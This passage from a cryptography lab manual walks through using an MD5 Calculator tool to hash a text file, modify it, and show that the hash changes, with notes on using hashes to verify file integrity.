


Module 20 – Cryptography

3. Click on **Add Files** in **MD5 Calculator** window.
4. In the **Open** window, navigate to the Desktop and select **Test.txt** file and click **Open**.




5. You can observe the uploaded file path under **File** section, click on **Calculate** to get the hash value in **Current MD5 value** field at the bottom of the window.




Module 20 – Cryptography

- Now, click on **Copy** beside the MD5 value, to copy the hash value from **Current MD5 Value** field and click on **Remove Files** to clear the MD5 value.
- Now, double-click the **Test.txt** file from **Desktop** to open it and change the content of the file by modifying text within (here, **Hello World...!!!**). Save and close the **Test.txt** file.



- In **MD5 Calculator** perform **Steps #2-5**.
- Now, paste the previous hash value in the **Verify MD5 Value** field and click on **Compare** to compare the MD5 values.



10. We can see that the MD5 hash values of the file before modification is not equal to the MD5 hash value of the file after modification.

Note: If a person wants to send a file to another person via a medium, they will calculate its hashes and send the file (along with the hash value) to the intended person. When the intended person receives the email, they will download the file and calculate its value using the MD5 Calculator.

Note: The recipient compares the generated hash value with the hash value that was sent through email: if both tally, it is evident that they received the file without any modifications by a third person and that the integrity of the file is intact.

11. This concludes the demonstration of calculating MD5 hashes using MD5 Calculator.

